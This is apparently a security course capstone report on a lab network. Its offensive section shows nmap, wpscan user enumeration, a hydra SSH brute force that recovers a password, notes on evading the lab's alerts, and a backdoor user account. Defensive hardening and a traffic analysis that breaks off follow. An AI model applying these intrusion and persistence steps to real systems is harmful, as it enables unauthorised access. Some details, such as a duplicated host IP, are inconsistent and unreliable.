
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

IPv4: 192.168.1.90
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Linux
Hostname: Target1

IPv4:192.168.1.115
OS: Linux
Hostname: Target2

Offensive Critical Vulnerabilities

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	Medium
HTTP	80/tcp	High
rcpbind	111/tcp	Medium
netbios-ssn	139/tcp	Medium

Exploits Used

Exploitation: Nmap

Command Used: nmap -sV 192.168.1.0/24

```
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

What we learned: Port 80 is open on this webserver, and ssh is enabled.

Exploitation: Dirbuster

Finding hidden directories.

http://192.168.1.110:80/

Scan Information | Results - List View: Dirs: 3 Files: 1 | Results - Tree View | Errors: 2

Directory Stucture	Response Code	Response Size
/	200	17515
img	200	4612
icons	403	466
contact.php	200	179
index.html	200	17517
about.html	200	13861
service.html	200	11705
team.html	200	16079
css	200	3843
wordpress	301	539
js	200	4788
manual	200	892

service.html contains flag1

Exploitation: Wpscan

Command Used: wpscan --url http://192.168.1.110/wordpress --wp-content-dir -at -eu

- WordPress security scanner written for security professionals and blog maintainers to test the security of their sites.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <> (0 / 10)  0.00%  ETA: ??:??:?
 Brute Forcing Author IDs - Time: 00:00:00 <> (1 / 10) 10.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:00 <> (2 / 10) 20.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (3 / 10) 30.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (4 / 10) 40.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (8 / 10) 80.00%  ETA: 00:00:0
 Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00
:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: Hydra

Command Used: hydra -l michael -P /root/Downloads/rockyou.txt ssh://192.168.1.110

```
root@Kali:~# hydra -l michael -P /root/Downloads/rockyou.txt ssh://192.168.1.110
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illega
l purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-20 20:48:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session foun
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-20 20:48:51
root@Kali:~#
```

What we learned: Michael has a terrible password.

Exploitation: SSH

Command Used: ssh michael@192.168.1.110 (password is michael)

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 21 13:50:21 2021 from 192.168.1.90
michael@target1:~$
```

Avoiding Detection

Stealth Exploitation of Nmap

Monitoring Overview

- Which alerts detect this exploit? An alert detecting TCP connections
- Which metrics do they measure? Unique_port_count
- Which thresholds do they fire at? 50

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  This alert was not implemented in this activity, however it would have triggered during the use of Nmap.

Stealth Exploitation of Hydra

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? http.response.status_code
- Which thresholds do they fire at? 400

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  Guessing Michael’s password instead of using Hydra would produce less errors.

Stealth Exploitation of Wpscan

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors and possibly CPU Usage
- Which metrics do they measure? http.response.status_code and system.process.cpu.total.pct
- Which thresholds do they fire at? 400 and 0.5

Mitigating Detection

- How can you execute the same exploit without triggering the alert?

  There are different options for the wpscan that are less likely to trigger the alerts, but it will be common to trigger the HTTP Errors when using any kind of brute force.

Maintaining Access

Backdooring the Target

Backdoor Overview

- What kind of backdoor did you install?
  New user
- How did you drop it (via Metasploit, phishing, etc.)?
  (As steven)
  - *sudo adduser shadow*
- How do you connect to it?
  - *ssh shadow@192.168.1.110*

Defensive Critical Vulnerabilities

Table of Contents

This document contains the following resources:

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
SSH	22/tcp	Medium
HTTP	80/tcp	High
rcpbind	111/tcp	Medium
netbios-ssn	139/tcp	Medium

Alerts Implemented

Excessive HTTP Errors

Summarize the following:


- Which **metric** does this alert monitor? http.response.status_code
- What is the **threshold** it fires at? 400 every 5 minutes



HTTP Request Size

Summarize the following:


- Which **metric** does this alert monitor? http.request.bytes
- What is the **threshold** it fires at? 3500 every 1 minute



CPU Usage

Summarize the following:

- Which **metric** does this alert monitor? system.process.cpu.total.pct
- What is the **threshold** it fires at? 0.5 every 5 minutes



Hardening

Hardening Against Brute Force on Target 1

Failed login attempt lock out

- Why the patch works: This will prevent excessive login attempts and prevent brute force programs such as Hydra from working.
- How to install it: Implement an account lockout system after 3+ failed login attempts.

Hardening Against DOS on Target 1

Use a load balancer on the network

- Why the patch works: A load balancer will direct the traffic on the network appropriately and reroute traffic if one server goes down. Firewall rules can also be implemented on the load balancer if you want to block an IP.
- How to install it: Install the load balancer within the network physically or through the cloud provider such as Azure or AWS.

Hardening Against CPU Usage on Target 1

Set CPU Usage Threshold

- Why the patch works: Does not allow a specific process or program to use more than a specific CPU threshold.
- How to install it: You can download the open-source software called BES (Battle Encoder Shirase), or something similar.

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

1. To harden against brute force, add the following line in the /etc/pam.d/common-auth file.

```
auth    required          pam_tally2.so onerr=fail deny=3 unlock_time=600 audit
```

2. To harden against DOS, configure firewalld to “whitelist” allowed IP addresses.

3. To harden again Excessive CPU Usage, download BES (Windows) or CPULimit (Linux)

Network Critical Vulnerabilities

Table of Contents

This document contains the following resources:

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
SSH	22/tcp	Medium
HTTP	80/tcp	High
rcpbind	111/tcp	Medium
netbios-ssn	139/tcp	Medium

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 10.0.0.201 185.243.115.84	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP	Three most common protocols on the network.
# of Unique IP Addresses	810	Count of observed IP addresses.
Subnets	192.168.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	june11.dll	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Browsing the internet
- Watch Youtube videos
- Changing desktop backgrounds

Suspicious Activity

- Downloading malware
- Downloading executable video file
- Setting up an Active Directory network

Normal Activity

Watching Youtube

Summarize the following:

- A lot of traffic occurred from Youtube which used protocols like HTTP and TCP
- Traffic around http://mysocalledchaos.com/

Wireshark · Follow TCP Stream (tcp.stream eq 32) · part_3.pcapng


```
GET / HTTP/1.1
Host: mysocalledchaos.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Content-Encoding: gzip
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
